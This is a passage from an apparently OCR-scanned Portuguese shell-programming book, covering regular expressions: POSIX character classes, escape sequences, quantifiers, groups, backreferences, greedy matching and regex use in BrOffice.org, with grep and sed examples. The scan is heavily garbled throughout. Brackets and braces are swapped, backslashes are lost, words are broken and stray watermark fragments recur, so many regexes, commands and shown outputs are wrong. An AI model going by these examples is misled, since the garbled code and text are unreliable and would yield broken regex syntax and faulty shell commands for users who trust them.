espaço em branco, deve haver uma letra maiúscula, pois é um começo de frase. Mate com d re l s 1 • s
  • 402.
    Expressões regulares 389 TÁTICA1: procurar um sinal de pontuação, um espaço em branco e uma letra minúscula: E:R : " [? !. ) [a-z) .. ou seja, procure por: ? , ou ! , ou ., seguido de um espaço em bran- co, seguido de uma letra minúscula entre a e z . Exemplos: $ sed 's/(? 1 . ] [a - z]/X/g ' besteira . txt Eu vi um velho com um fole velho nas costas Xanto fede o fole do velho, quanto o velho do fole fede . Um desalio : diga isso bem rápido ! TÁTICA 2: procurar um sinal de pontuação, um espaço em branco e qualquer coisa menos uma letra maiúscula. ER: ??? essa fica de exercício para você. Só eu trabalho aqui? Expostos os conceitos e dados alguns exemplos, aqui vão alguns exercícios para estimular sua imaginação. São todos simples, e não de- vem tomar muito de seu tempo, então pare de correr um pouco e tente fazê-los. Escreva, utilizando apenas os conceitos aprendidos, uma ER para casar: 1. A palavra "revista" no singular e no plural. 2. A palavra "letra", em qualquer combinação de letras maiúsculas ou minúsculas (leTra, LEtrA, leTRA, Letra, letRa etc.). 3. Números inteiros. 4. Um número IP (um número IP tem o formato nnn.nnn.nnn.nnn, por exemplo: 192.168.255.145). Antes de vermos outras ferramentas mais complexas (metacaracteres) e dicas um pouco mais avançadas, vamos dar uma revisada no que vocês já leram, para consolidar o aprendizado e nos aprofundarmos um pouco mais neste conteúdo. Exemplo:
  • 403.
    390 Programação ShellLinux ~ ~~ ------------------------------------· Qualquer caractere rletrasJ Qualquer das letras dentro dos colchetes [~letras) Qualquer das letras exceto as dentro dos colchetes rt-zI Qualquer das letras entre t e z ------~------------------------------------ z* Letra z zero ou mais vezes ,.,. Letra z uma ou mais vezes Bem, vamos começar a dar nomes aos bois e falar na língua que usuá- rios de ERs entendem. Como já foi visto, o asterisco <*) e o sinal de adição (+l são quantificadores, pois indicam repetição da entidade anterior. Os colchetes <[ 1> são chamados de classe de caracteres, e o ponto < .> é ponto mesmo. Também foi visto que temos uma classe negada de caracteres, repre- sentada por r• J e ainda que podemos ter um intervalo dentro dessa clas- se, representado por um hífen <-> entre dois caracteres. Estou esperando vooê me perguntar: - E como colocar um circunflexo <~>. um hífen H ou um fecha col- chetes <J1 literal dentro de uma e/asse de caracteres? Bem, o circunflexo ~~ 1 só é especial se for o primeiro dentro da clas- se de caracteres, então basta colocá-lo em outra posição, como em ra~ L que casa ou uma letra a ou um circunflexo <~> . O hífen < - >, basta colocá-lo como primeiro ou último da classe, e o fecha colchetes n >, ponha-o no início. Assim, 11 r~ -I casa um L ou L ou ~ ou - . Olhe de novo a ER com calma, respire, você vai compreender. & : > Fingindo ser lista Existem 2 classes de caracteres que parecem listas, exercem papel seme- lhante a elas, mas que não podem ser classificadas como tal. São elas: • Classes POSIX; • Sequências de escape.
  • 404.
    Expressões regulares 391 ClassesPOSIX As Classes POSIX parecem listas, representam diversos caracteres, têm sin- taxe semelhante à das listas, mas não são listas. Elas foram desenvolvidas para compensar o locale. Mais especificamente, isso significa que elas re- presentam todos os caracteres de cada idioma. Ou seja, quando falamos de pt_BR, essas classes envolvem todas as letras acentuadas, além do cedilha. r . C8racterésde,cordroJe em l :dlgít : I Dfgitos • aph: I ca.~ vlslveis (em • I : lower : I Caracteres em caixa baixa ; rint: [ :punct : J Caracteres de pontuação 1:upper : 1 Caracteres em caixa alta Exemplos: [ [: upper: J [ :lower : I [ :cligit : I J É uma lista (e os colchetes mais externos é que definem isso), formada pelas classes (que não são listas) de letras maiúsculas, letras minúsculas e números. Mas repare que [ :upper : J + 1:lower : J = [ : alpha: J . Então poderíamos reescrever esta lista da seguinte forma: ( [ :alpha: )(: digit : ]J ll
  • 405.
    392 Programação ShellLinux Agora temos uma lista formada por duas classes: a de letras e a de números. Mas note ainda que r:alph.a: 1 + t: digit : J = 1: alnum: J • Rees- crevendo novamente vem: ( [ :alnum: J 1 Repare agora que temos uma lista formada por somente uma classe, e para ser lista a classe precisa estar envolvida pelos colchetes que definem a sintaxe desses Representantes. Vamos supor que a variável $EndHw tenha o endereço de hardware (mac addres) de um computador. Usando as classes POSIX, fica muito fácil mon- tar uma Expressão Regular para verificar se o valor da variável é válido ou não. Veja este fragmento de código: H (( $EndH>l =· [ [ :xdigit : IJ[ [ :xdigit: : I J: ( [: xdigit : ll .J l i: xdi git : I J: I I : xdigh : J I I ( : xdigh: I J : I I: ;:digit : J I .J I I: xdi gi t : I 1 : I I :xdigit : 1I I I : xdigi t : I I : I I: xdigit : I I I I :xdigi t : I J I 1 then echo Endereço de hardware a.pz:ovado el se echo Endereço de hardware com formato irregular fi Pode parecer complicado, mas não é mesmo! Vamos analisá-lo: Como nós vimos na seção "E tome de test" o comando r1... 11 é um intrínseco (builtin) do Shell que equivale ao comando test, e que, com o operando =-, compara Expressões Regulares. Dentro do comando test, notamos que a dupla 1r:xdigit : 11r1: xdi- git : 1 1: se repete 6 vezes. Isso significa dois hexadecimais (algarismos que variam de o a t) seguido de dois pontos 1: ) , exceto na última dupla, que não tem os dois pontos <, ) ao fim. Ou seja, este é o mac propriamen- te dito. Esse último exemplo foi feito de forma muito rudimentar devido à falta de bagagem de Expressões Regulares. Quando estudarmos Grupos, vere- mos este código reduzir-se a menos de um terço deste. ~1atcria com d r bs auto a.~s
  • 406.
    Expressões regulares 393 Sequênciasde escape Essas nos já vimos ao longo do livro e estão descritas na seção relativa ao comando tr, porém, cada uma delas representa um único caractere e, por isso, não se enquadram aqui; porém, elas têm extensões que representam cada uma uma gama de caracteres, e são essas que nos importam no es- copo das Expressões Regulares. Vejamos: Escape Significado 3 Casa espaços em branco, r ou t S Negação de .s: casa o que não for espaço em branco, r ou t w Casa letras, dígitos, ou ·_ · I W Negação de w Exemplos: $ cat - vet DOS .txt &sce arquivo !oi'M$ gerado por um ttp'!1$ mal feito do DOS'M$ ou rwi- n para o Linux . "'M $ Repare que ao final de cada linha existe um ·~1 antes do cifrão ($ l . Isso ocorre porque no DOS/rWin o fim de linha precisa de um CR (carriage re- turn, cujo ascii é 13, octal 015 e é representado pela sequência de escape r) e de um LF (line feed, cujo ascii é 10 , octal 012 e é representado pela sequência de escape n), ao passo que os UNIX/LINUX usam somente um LF. Esses dois caracteres de controle são mostrados pelas opções -vet do comando ca t como ' Me cifrão <Sl , respectivamente (veja o comando cat no capítulo 3 da primeira parte deste livro. Veja o que acontece agora: s s ed '•1 s/ x/ q' DOS .tx t Est exarquivoxfoi:-: geu1doxporxum;:ftpx ~lxfe i~oxdoxDOSx ouxrwi nxparaxoxLinux . x ~1atcria com d r bs auto a.~s
  • 407.
    394 Programação ShellLinux Essa linha de comandos trocou os finais de linha do arquivo, além dos caracteres em branco por um x . Como o arquivo é do estilo DOS, termi- na com um CR e um LF. Vamos usar o comando tr para remover os CR (r ) . $ t r - d ' r ' < DOS.txt ( tee arq.DOS I cat - vet este arquivo foi$ ge~ado por um ftp$ m•l feito do DOS$ ou rWi n pa.::a o Linux . $ O tr -d removeu os CR e o comando t ee jogou a saída do t r para o arquivo a r q . oos e para o comando cat com a opção -vet, para que você veja que o CR já era. Vamos executar o mesmo sed novamente: $ sed 's/ s/x/g' arq.DOS Estexarqui voxfoi gerador.po.rxumxftp malxfeitoxdoxoos OUXtVil1Xp<ltiiXO>:.Lin ux . Como você viu, o x no fim da linha foi causado pela sequência de esca- pe s, do sed, atuando sobre o CR e não sobre o LF. Vamos agora ver o uso do w (de word) usando o mesmo sed: $ s ed •s/w/x/ g' <<< 'Batatinha frita l , 2 , 31' xx xxxxxxx xxxxx x, x, x! $ •ad •s/W/X/9' <<< ' Ba tatinha frita l, 2, 3! ' na t.a d.nha x f r i t.ax l x :.:2 :-:x 3x Ou seja, a sequência de escape •r casou com todas as letras e todos os algarismos. Se houvesse sublinha 1 , • ele também casaria. No exemplo seguinte. o w casou exatamente o oposto. Agora vamos aumentar nosso arsenal. A primeira novidade é o ponto de perguntação (ou será interrogação?) ( ? ) , que também é um quantificador, que casa o caractere anterior zero ou uma vez apenas, ou seja, ele pode ser encarado como opcional, pode existir ou não. Então para fazermos uma ER que case a palavra "revista" no singular ou plural, basta: .revistas? Mate com d re l s 1 • s
  • 408.
    Expressões regulares 395 Exemplos: $Manchete="A obra foi revista e publ.icada nas revistas" $ grep -Eo 'revistas? ' <<< "$Manchete" revi sta révist.as Só para relembrar, a opção - E do 9 rep serve para usarmos Expressões Regulares estendidas (como é o caso do opcional <?> ) e a opção - o é usada para que o gr ep devolva somente o trecho casado. Dessa forma vimos que ele casou tanto r evista quanto revistas . Sendo a letra s a entidade imediatamente anterior à i nterrogação (? l , ela torna-se opcional, atingindo o objetivo. Com os três quantificadores vistos até então, percebemos que podemos definir com ERs quantidades de O, 1 ou muitos. Mas e no caso de procu- rarmos, por exemplo, um número de cinco dígitos? Claro, num primeiro momento, o mais óbvio seria: [G-9] [ G-9] [0 -9] [ 0 - 9] [ G-9] Funciona, mas, além de redundante, como faríamos se fossem quinze, vinte dígitos? Para se ter um controle mais refinado, temos o quantificador numérico: as chaves 11l l . Dentro delas se coloca a quantidade desejada de ocorrências da entidade anterior. No exemplo anterior do número de cinco dígitos, faríamos: (0- 9 ] { 5) ou seja, qualquer número entre Oe 9, cinco vezes. Atenção aqui, não é o mesmo número repetido como 66666 e sim qualquer número do intervalo, cinco vezes, como 73956 por exemplo. Mas o quantificador numérico é muito mais flexível que isso, pois além de números fixos de repetições, permite a definição de intervalos, com a sintaxe: (ii, fi ) onde: ii= início de intervalo e n = fim de intervalo. Assim: z{3,5 ) que quer dizer: a letra z de três até cinco vezes, o que casaria zzz , zzzz e zzzzz . ~1atcria com d r bs auto a.~s
  • 409.
    396 Programação ShellLinux Além disso, podemos ter uma definição mais relaxada como: z (5} ou: z (3,) que equivaleria a "exatamente 5" ou "no mínimo 3" letras z , respectivamente. Exemplos: $ scd - r 's/e(3)/ www./g' <<< eeej ulioneves . c om •1'IW . julioneves .com $ grep -Eo •a{2,) ' <<< "Um espirro faz assim: aaat chim'' aaa Nesse último, usamos as Expressões Regulares expandidas do g rcp (opção -e;) e a opção -o que mostra somente o que casou. Daí vimos que apesar de haverem diversas letras a no texto, a Expressão Regular só ca- sou com aaatchim, onde, como solicitado, haviam pelo menos duas letras a consecutivas. Podemos agora dar uma melhoradinha na nossa rotina de critica do mac address, que vimos quando falamos das classes POSIX. Veja: 1f ( ( $Endl!w =· r(: r.d igit : ]] (2 ) : (r: r.digit : ] )(2) : ( ( : xdigit : ]] ..J ( 2):[ r :xdigi t : ]] f2) : [[ : xdigit : ] j (2 1:[ r: xdigit :j j{ 2 ) l i then echo Endel'eço de harcl•are aprovado else echo Endereço de ha.cdwa.re com formato irregul ar ti Melhorou, mas quando aprendermos as ferramentas que virão logo a seguir, ficará muito melhor. Dê uma revisada em todos os quantificadores. Os mais atentos deverão perceber que os quantificadores *, + e ? são equivalentes a ro, 1, 11, 1 e ro, L1. Pois é. Fazem a mesma coisa, mas os primeiros são mais curtos e fáceis de ler. Até agora sempre que os quantificadores foram referenciados, se disse que eram relativos à "entidade" anterior. Essa entidade deve-se ao fato de que as ERs podem ser agregadas, ou seja, pode-se concatenar ERs, mesclando ferramentas e construindo-se ERs tão complexas quanto se necessite. ~1atcria com d r bs auto a.~s
  • 410.
    Expressões regulares 397 Outros Lembraque eu disse que os metacaracteres, para efeito didático, se divi- diam em 4 grupos: Âncoras; Representantes; Quantificadores e Outros? Mas por que Outros? Você vai me perguntar. Ora, porque não se encaixam em nenhum dos grupos anteriores. Veja quais são os componentes do grupo Outros: . ER Nome Significado Iescape Tira os poderes do caractere seguinte I 11 ou Escolhe entre~· . ( ) Jgrupo Reúne caracteres 1••• 9 ~ retrovisor Retoma texto~·-~~ .;. ~ t' •... Algumas vezes você não deseja que um metacaractere <. A s * + ? [ < t 1 1 seja interpretado como tal, então precisamos tirar seus superpo- deres. Existem duas formas de fazer isso: • Colocando o metacaractere dentro de uma lista (como já havíamos visto); • Precedendo o metacaractere com uma contrabarra. Exemplos: Vamos montar uma linha de comandos para criticar um número de CEP, que, como você sabe, tem o formato NN.NNN-NNN, onde cada N equivale a um algarismo de zero a nove. Como primeira tentativa vamos fazer: $ li $cep =- 10-9](2}. 10-9](3}-10-9](3} }I H echo CEP $cep OK Agora vamos executá-la duas vezes. A primeira com a variável cep=l2 . 345- 678 e a segunda com cepal23456-7B9 : $ cep=l2.345- 678 $ 11 $cep =- 10-9](2}.10- 9)(3}-10-9](3} JJ && echo CEP $cep OK CEP 12 . 345- 678 OK
  • 411.
    398 Programação ShellLinux S cep=l23456 - 789 $ [ [ $cep =- [0-9] [ 2). [0-9)[3}-[0-9]{3} )) $.& e cho CEI? Scep 0 1( CEP 123456- 789 OK Hiii, a segunda execução deu um resultado imprevisto, pois o número do CEP não era válido. Vamos botar uma contrabarra antes do ponto < .J e vamos testar novamente: $ ( ( $cep • - [0- 9){2). (0- 9){3) - (0 - 9)(3) ) ] && echo CEP $cep OI< $ Haaa, agora sim! Agora não deu a mensagem dizendo que o CEP estava certo. Isso ocorreu porque o ponto 1. 1 é um metacaractere que casa com qualquer caractere. Quando o precedemos com uma contra- barra, ele perde seus superpoderes e passa a ser simplesmente o literal ponto 1. J. Agora que você está crente que já acabou a Expressão Regular e está tudo funcionando beleza, veja isso: $ cep=l23.456-78 90k $ [ ($cep =- [0-9) [ 2} .{0-9) [ 3 } )] && echo CEP Scep OI< çg p 123 . 456- 7890 OK Repare que no número informado c123 . 456-78 90), o pedaço 23 . 456-789, casa com a Expressão Regular que montamos para o CEP. Para que eela figue 100%, é necessário colocar-lhe limites com as âncoras, e para isso faremos: $ [ [Scep - - '[0- 9] [2) .[0 - 9] [3 }- (0- 9 ] ( 3)$]] && echo CEP Scep OK $ Como você viu, agora não apareceu a mensagem dizendo que o CEP estava OK. A Expressão Regular também funcionaria se colocássemos uma borda {bJ antes e outra depois, nos lugares do circunflexo t'J e cifrão tS J, res- pectivamente. Suponha que, de um rol de frutas, você queira aceitar somente pe r a ou uva ou maç ã . Para isso constrói-se uma Expressão Regularusando o alter- nador, que é representado por uma barra vertical 111. Vejamos: ~1atcria com d r bs auto a.~s
  • 412.
    Expressões regulares 399 Exemplos: $cat f~;utas abacate macà morc1ngo pera -.::itnqerina uva S qrcp -E 'pe ra luva(maçã• frutas maçâ pera uva Não se esqueça que uma lista é uma espécie de ou para somente uma letra. Assim cal [mdccvi a, é o mesmo que calma tcalda tcalca 1calça Icalva. Mas quando isso for possível, lembre-se sempre de usar a lista. Você verá que o uso dos parênteses formando um grupo restringe a abrangência do ou 11 1, e pode parecer estranho, mas é essa limitação que lhe dá mais poder. Como numa expressão matemática, os parênteses definem um grupo, e seu conteúdo pode ser visto como um bloco à parte na expressão. Agora as ERs começam a ficar divertidas. Exemplo: Com o uso de grupos podemos melhorar aquele fragmento de código que usamos para criticar o endereço de hardware (mac address). Veja: it (( s end!!w =- (l[ :xcligit:)!(2) : )(5! [[: xdigit : )J(2} li then echo El)dereco de hiU:dware aprovado el se echo Endereço de hard·!are com formato irreqular fi Note que com o uso do grupo (parênteses) foi possível montar um conjunto formado por 2 dígitos hexadecimais e dois pontos 1: l , o que possibilita fazer esse grupamento como um todo ocorrer 5 vezes, ficando de fora so- mente os 2 últimos dígitos hexadecimais, porque estes não são sucedidos por dois pontos (: ) . (governa) ?dor Mate com d re l s l • s
  • 413.
    400 Programação ShellLinux A entidade que a interrogação deixou opcional nesse caso foi todo o agrupamento dos parênteses, então essa ER casa governador e dor. E ainda, como ferramenta complementar ao agrupamento, temos a alter- nância, representada pela barra vertical 1. Seriam alternativas possíveis a uma posição, um "OU" lógico. Assim, vamos fazer uma ER que case algumas possi- bilidades de cargos públicos que poderíamos ocupar e não nos preocuparmos mais em aprender essas expressões complicadas... Comecemos com: (governalsenalverea)dor sem a interrogação <?) no grupo, deixamos dor atrelada aos três cargos públicos de uma só vez: governador, senador e vereador. Mas é claro, não podemos nos esquecer da ala feminina, para empregar a mulher, a irmã, ... incluiremos uma letra a opcional no final : (governalsenalverea)dora? Mas ainda faltam os primos, cunhados e afins, então cargos de vice pra eles: (vice-)?(governalsena Jverea)dora? Uau! Nossa expressão agora reconhece doze cargos públicos: governador governadora vice-governador vice-governadora senador senadora vice-senador vice-senadora vereador vereadora vice-vereador vice-vereadora
  • 414.
    Expressões regulares 401 Agorapodemos nos tranquilizar. a família toda está garantida. Bem, dei- xando a politicagem de lado, creio que é perceptivel o quão poderosa é a sintaxe das ERs, que com poucas ferramentas se consegue ser bem espe- cífico, conseguindo dizer muito com pouco. Mas eu já falei que usando o agrupamento ganha-se um brinde? Não? Pois é, cada vez que se usa os parênteses, seu conteúdo (o que a ER ca- sou) é automaticamente armazenado num registrador interno para poder ser usado mais à frente na expressão. O nome é feio: "referência retroa- tiva", mas essa caracteristica é ótima para procurar coisas repetidas. Por exemplo, para procurar a palavra quero-quero, a ER seria: (quero)-1 A forma de se referir ao conteúdo do registrador é um número de 1 a 9 com uma barra invertida na frente. Chama-se isso de "número escapado". Um uso muito comum dessa referência é a procura de palavras repeti- das num texto. Exemplo: Continuando o nosso corretor ortográfico, vamos montar uma ER que pro- cure duas palavras iguais seguidas que tenhamos digitado inadvertidamente. ER: ((A- Za - z ) +) 1 ou seja, qualquer cadeia de letras maiúsculas ou minúsculas seguida de um espaço em branco e seguida da mesma cadeia novamente. Pode-se fazer uso de até nove registradores sempre contando da es- querda para a direita. Então algo como: Exemplo: Já (vi ) o (quero) - 2 (hoj e), mas 3 nao l m aqm para vé- l o é traduzido para: Jil vi o quero- quero hoj e , ma!t ho)e nâo vim aqu1 pat:<l vê- lo Note que os parênteses não alteram o sentido da ER, apenas servem como marcadores. Com isso já demos um grande salto no aprendizado das ERs. E como pequenos exemplos são melhores e valem mais que diver- sas páginas de teoria: Mate com d re l s l • s
  • 415.
    402 Programação ShellLinux Vamos ver um exemplo prático do uso de grupos com retrovisores. Su- ponha que temos um cadastro de aniversariantes com o seguinte formato: cat aniv 1919-11-08 Hedy Couti nho 1947-07-05 Si lvina Duarte 1980- 01- 17 Ju1iana Duarte 1984- 11- 08 Paula Duarte Para procurar os aniversariantes de um determinado mês seria muito trabalhoso, pois ele está ordenado por ano de nascimento. Para listar os aniversariantes de Novembro (11) montamos o seguinte sed. $ sed -rn ' s/[0-9]{4 ]-11- [ 0-9] {2} ( .k}/1/p' aniv H edy Coutinho Paul a Duarte Nesse sed, definimos uma Expressão Regular para casar o ano 1ro- 91 r411 , - 11- (que é o mês 11 entre seus dois separadores), o dia de nasci- mento 1ro- 9){211, um espaço em branco (que é o separador entre a data eonome)eonome (( . *JJ . Como a Expressão Regular do nome está entre parênteses, o texto ca- sado foi armazenado para uso futuro. Como o sed usava o comando de substituição (si, todo o texto casado foi substituído pelo valor que casou com o nome 111, pois este é o retrovisor que recuperou o que havia sido previamente armazenado. A opção -n do sed diz para ele só jogar para a saída, o que for ordenado e o comando print lpl , que está no fim da linha de comando, diz ao sed para imprimir as linhas casadas. Veja o que aconteceria se não usássemos a opção - n juntamente com o comando print < Pl: $ sed - r 's/ [0-9]{ 4 ) - 11- [0-9]{2 ) (.*)/1/' aniv Hedy Coutinho 1947- 07- 05 Silvina Duarte 1980- 01- 17 Juliana Duarte Paula Ouaxte Ou seja, jogaria para a saída o nome dos aniversariantes de Novembro, mas mandaria também os registros inteiros das outras pessoas. ~1atcria com d r bs auto a.~s
  • 416.
    Expressões regulares 403 Esseé um exemplo complexo, porém completo. Conforme prometido, vamos agora corrigir o bom e velho bestei r a . txt . Ele está assim: $ c~t - vot bostoira.txt Eu vi um velho com um fole velho na.s costas . Tanco f ede o fole do velho , quanto o velho do fole fede . $ s um de.safi o"'I:diga i s so bem rz.t-CH- !pido ! $ Repare na última linha que temos um ' r entre desafío e os dois pontos (: ) etemosainda rN- CM- !pi do. O ~r é uma <TAB> queestánotextoe 11-cM- ! É a representação da letra ·a • acentuada (á 1• Primeiramente, vamos eliminar os espaços em branco e as <TM> entre as palavras e a pontuação: $ s<>d - r •s/ (((:alnum:J))[ ] ((( :punct:] J) /12/g' besteira.txt I toe besteira.txt Eu ri um ve lho c om um fole velho nas costas . Tanto fede o fole do velho, quanto o vel ho do fol~ fcd~ . U m desaüo:di ga i s!lo bem z:ápido ! Como não sabia os textos que iriam casar, usei os parênteses para mon- tar 2 grupos: • O primeiro casando letras e números (poderia ter usado <1r:a l- num: Jl +l para casar palavras); • O segundo com os caracteres de pontuação. Entre os dois, há uma lista que em seu interior tem um espaço em bran- co e uma <TAB> (poderia ter usado s ou r:space : 1). Dei a saída para um tee, porque este a divide para o arquivo indicado (no caso best.eira. txc) e a saída padrão. Se não fosse para mandar para a saída padrão, poderia ter usado somente a opção - i do sed. Na saída do sed, juntei o texto casado pelo primeiro grupo ( 1 ) com o texto casado pelo segundo !21, dessa forma, jogando fora os espaços em branco e os <TM> . ~1atcria com d r bs auto a.~s
  • 417.
    404 Programação ShellUnux Vamos agora pegar este arquivo já modificado e procurar pelos caracte- res de pontuação que não estão separados por um espaço em branco da palavra seguinte. $ aed -r 's/([(:punet:])) ([[: a lnwn:]]+)/1 2/q' besteira.txt tee besteira . txt Eu v1 u~ velho com um fole velho nas costas . Tanto fede o fole do velho, quanto o velho do :o!e fede . IJ"' desaho : d>.qa isso bem rápido! Os grupos formados agora foram para os caracteres de pontuação e para palavras, mandando para a saída o texto casado pelo primeiro grupo (um caractere de pontuação), um espaço em branco e o texto casado pelo segundo grupo (uma palavra). Para o tee, vale a mesma observação do exemplo anterior. Mas poderíamos fazer isso tudo em um único sed. Veja: $ sed -ri 's/([[: alnwn:]])[ ]([[ :punet:]))/12/q ; s/([[:punct: ]]) .J ([[ : alnum: ]]+)/1 2/q' beateira.txt $ cat besteira . txt Eu vi um velho com um fole velho nas costas . Tanto fede o ~ole do velho, quanto o velho do fole fede . ,..., d•·sa'oo : diga iss"> b,•• r~pido! Pronto! Agora só falta tirar a penúltima linha, que está vazia: $ aed -i '/~$/d' beateira .txt $ cat beateira.txt Eu vi um velho com um fole velho nas costas. Tanto fede o fole do velho, quanto o velho do fole fede . ~m desa:io : diga isso bem rápido! Para remover a linha vazia, pesquisei por ·s, isto é, o início está junto do fim e usei o comando d (delete) do sed. Se quisesse remover as linhas vazias ou as que continham somente espaços em branco e/ou <TAB> , deveríamos fazer: $ sed -i '/A [ ]*$/d' beateira.txt
  • 418.
    Expressões regulares 405 Istoé, entre o início n e o fim tSJ da linha montei uma lista formada por espaço em branco ou <TAB> e seguida por um asterisco 1• J . Quando o asterisco 1• 1 representa zero ocorrências, a linha será vazia, caso con- trário, entre o início e o fim da linha poderão haver diversas ocorrências, mas somente destes caracteres. Mais uma dica sobre correção de texto: é comum repetirmos uma pa- lavra quando estamos escrevendo um texto (eu mesmo me considero um escritor gago... :). Podemos corrigir isso procedendo assim: Consideramos que palavras são formadas por letras, números e subli- nhados 1_1• Então vamos montar um Expressão Regular para isso e repe- ti-la com o uso dos retrovisores. 1ª Tentativa Fiz uma lista com maiúsculas, minúsculas, algarismos e sublinhado, ou seja, tudo que pode formar uma palavra. O sinal de adição 1+> após a lista diz que ao menos um de seus componentes tem de ocorrer pelo menos uma vez. Isso tudo está entre parênteses de modo a formar um grupo, que salvará o texto casado com esta Expressão Regular. Seguindo esse grupo vem um espaço em branco que seria o fim da 1" palavra e o retrovisor ( l l que traz o texto salvo pelo grupo que descrevemos. Vamos ver se isso funciona. Parece que sim... Para testar vamos montar um sed que elimine uma das repetições. $ sed - r 's/ ( [A- Za - -.0- 9_ )+) l/1/ ' <<< 'Gosto de de delic i as ' Gos~o de del~cias Parece que funcionou, vamos repetir o exemplo, agora com o texto já corrigido: $ sed - r 's/( [A- Za-:0-9_ ]+) 1/1/' <<< 'Gosto de delicias ' Gosto delícias liiihh, a preposição de foi pro brejo! Vamos usar o grep com a opção - o para entender o que aconteceu: $ grep -Eo ' ( [A- Za- z0-9_)+) l" «< ' Gosto de delicias' de de Mate com d re l s l • s
  • 419.
    406 Programação ShellLinux Ahh, então foi isso! Realmente a preposição ' de • se repete na primeira sílaba de dedilhar. Podemos acabar com esta confusão usando as bor- das (bl . Então vejamos: $ sod - r 's/b((A- Za- z0 - 9_ )+) 1~/1/ ' <<< ' Gosto do do delici as ' Gosto de delicias $ sod -r •s/~((A-Za-z0-9_ )+) 1b /1/ ' <<< ' Goseo do delicias • Goseo de del icias Com as três bordas (dois b : um no início e outro no final e o espaço em branco entre as palavras) a expressão funcionou como esperado. Lembre- se sempre de usar Âncoras quando possível. A falta delas provoca erros dificílimos de serem detectados. Exemplos: ER Casa as Cadeias [abcl abc [.a - cl abc :.:• <nada> z zz zzz zzzz ... z + z zz zzz zzzz ... z(2) zz zz z {2, 4) zz zzz zzzz z <. 3) <nada> z zz zzz z {3. J zzz zzzz zzzzz ... < tln>u tu nu (aj ) • <nada> aj ajaj ajajaj ... [a j ]• <nada> a j aa ajjaaj ... (a Ij l • <nada> a j aa ajjaaj ... (tu) 1 tutu Como o asterisco <•J quantifica a entidade anterior zero ou mais vezes, ou seja, pode não ter, ter apenas um, ou ter vários, é o mesmo que dizer: •em qualquer quantidade". Sendo assim, a expressão a • casa a letra a em qualquer quantidade, mesmo nenhuma. O mesmo com tA- ZI • , para casar letras maiúsculas em qualquer quantidade. Mas e o famigerado .*? ~la:cnu mJo
  • 420.
    Expressões regulares 407 Recapitulando,o ponto <.) casa "qualquer caractere". E qualquer é realmente qualquer caractere, seja uma letra, um número, um simbolo. um <TAB>, um espaço em branco, etc., e ai se forma a mágica do curinga: "qualquer caractere, em qualquer quantidade". Ou simplesmente o nada e o tudo. O nada, pois "qualquer quantidade" também é igual a "nenhuma quantidade". Então é opcional termos qualquer caractere, não importa. As- sim, uma ER que seja simplesmente". *" e mais nada sempre será válida e casará mesmo uma linha vazia. O tudo pois "qualquer quantidade" também é igual a "tudo o que tiver''. E é exatamente isso o que o asterisco l*l faz, ele é guloso, ganancioso, e sempre tentará casar o máximo que conseguir (cara estranho, não? Ficar casando assim...). Repita comigo: o máximo que conseguir. É muito comum, ao escrever uma expressão regular, você definir alguns padrões que procura e, lá no meio, numa parte que não importa, pode ser "qualquer coisa", você coloca um ".*"e depois continua a expressão normalmente. Um bom exemplo disso é procurar por um nome de pessoa numa intro- dução de uma carta ou e-mail: "Prezado Senhor Fulano," onde Fulano pode ser qualquer nome, com ou sem sobrenome, e termina a frase com uma vírgula. Nesse caso o curinga é extremamente útil e sua expressão regular fica: ER: Prezado Senhor . •, Mas atenção! Apesar de ser bem difundido o uso do curinga, às vezes ele pode casar mais do que se queira. Por exemplo, suponhamos que a li- nha em questão na carta esteja "Prezado Senhor Fulano de Tal, bom dia,". A expressão regular anterior usando o curinga casará a linha toda, até a última vírgula (lembre-se "o máximo que conseguir"), pois o ponto casa "qualquer caractere" e a primeira vírgula entra nesse grupo. A segunda vírgula não entra, pois logo após o curinga temos uma vírgula literal na ER, funcionando como âncora, então "qualquer coisa" antes dessa âncora casa no curinga, sendo "Fulano de Tal, bom dia" e não só o nome como desejado.
  • 421.
    408 Programação ShellLinux Nesse caso, vale uma dica de ouro ao escrever expressões regulares: "seja específico•. Sendo assim, sabemos que um nome de pessoa só pode ter letras maiúsculas e minúsculas, com espaços em branco entre nome e sobrenome, então refinaremos a expressão para: ER : ~rezado Senhor (A-Za-z ]• Último caracterenocolchete é branco acabando com o problema do curinga guloso. É claro, em muitas situações, essa "gulodice" do curinga é vital para casar um trecho, mas é sempre bom ter em mente que é esse o compor- tamento dele, para não casar mais do que você desejava. Fique sempre atento, porque da mesma forma que o asterisco, o "+" e o " (1, 5 1" são gulosos, sempre casando o máximo possível. Para finalizar, certifique-se de ter entendido o significado das três frases seguintes e o uso do curinga não será um problema: "qualquer caractere, em qualqu:er quantidade" - "casará o máximo que conseguir'' - "seja específico" A base é isso, o que vem pela frente agora é aplicação disso no mundo real, exemplos práticos, que podem ser executados na linha de comando e detalhes que não são documentados, que só se aprende na prática. Expressões Regulares (no BrOffice.org) Apesar de não ter nada a ver com Shell, todos os "shelleiros" usam o BrOffice.org. Como você já sabe o básico de Expressões Regulares, vou inserir esta seção como uma colher de chá (ou será colher de Shell? :). Obviamente, não mostrarei tudo novamente, mas somente as diferenças que já testei entre as sintaxes das Expressões Regulares do Shell e do BrOffice.org, dando ênfase para as surras que tomei para descobrir essas diferenças. ~1atcria com d r bs auto a.~s
  • 422.
    Expressões regulares 409 Assurras foram maiores porque à época não se achava documentação sobre o uso de Expressões Regulares no BrOffice.org. Atualmente, existe um bom manual em http://wiki.services.openoffice.org/wiki/Oocumentation/ How_Tos/Regular_Expressions_in_Writer, o qual algumas vezes consultei para escrever este texto. Obs.: quero destacarque a última manutenção que dei neste texto foi no verão de 201Oe atualmente existe um movimento no BrOffice.org para mu- dar a máquina (engine) de Expressões Regulares para um novo modelo, descrito em http://userguide.icu-project.org/strings/regexp. Veja bem: isso não é certo que vá acontecer, e, caso ocorra, as mudanças de sintaxe não incompatibilizarão a atual. Oito isso, vamos ao que interessa. Onde usar Expressões Regulares no BrOffice.org Você pode usar Expressões Regulares nas seguintes situações: No Writer.· • Editar -+ Localizar e Substituir; • Editar -+ Alterações -+Aceitar ou Rejeitar -+ Tab Filtro No Cale: • Editar-+ Localizar e Substituir; • Dados -+ Filtro-+ Filtro Padrão & Filtro Avançado; • Algumas funções como SOMASE, PROCURAR e outras. No Base: • No comando Find Record (isso foi um chute que dei, porque não co- nheço o Base) As caixas de diálogos que aparecem quando você usa os comandos acima geralmente têm uma opção para usar Expressões Regulares (que normalmente está desligada). Por exemplo: ~1atcria com d r bs auto a.~s
  • 423.
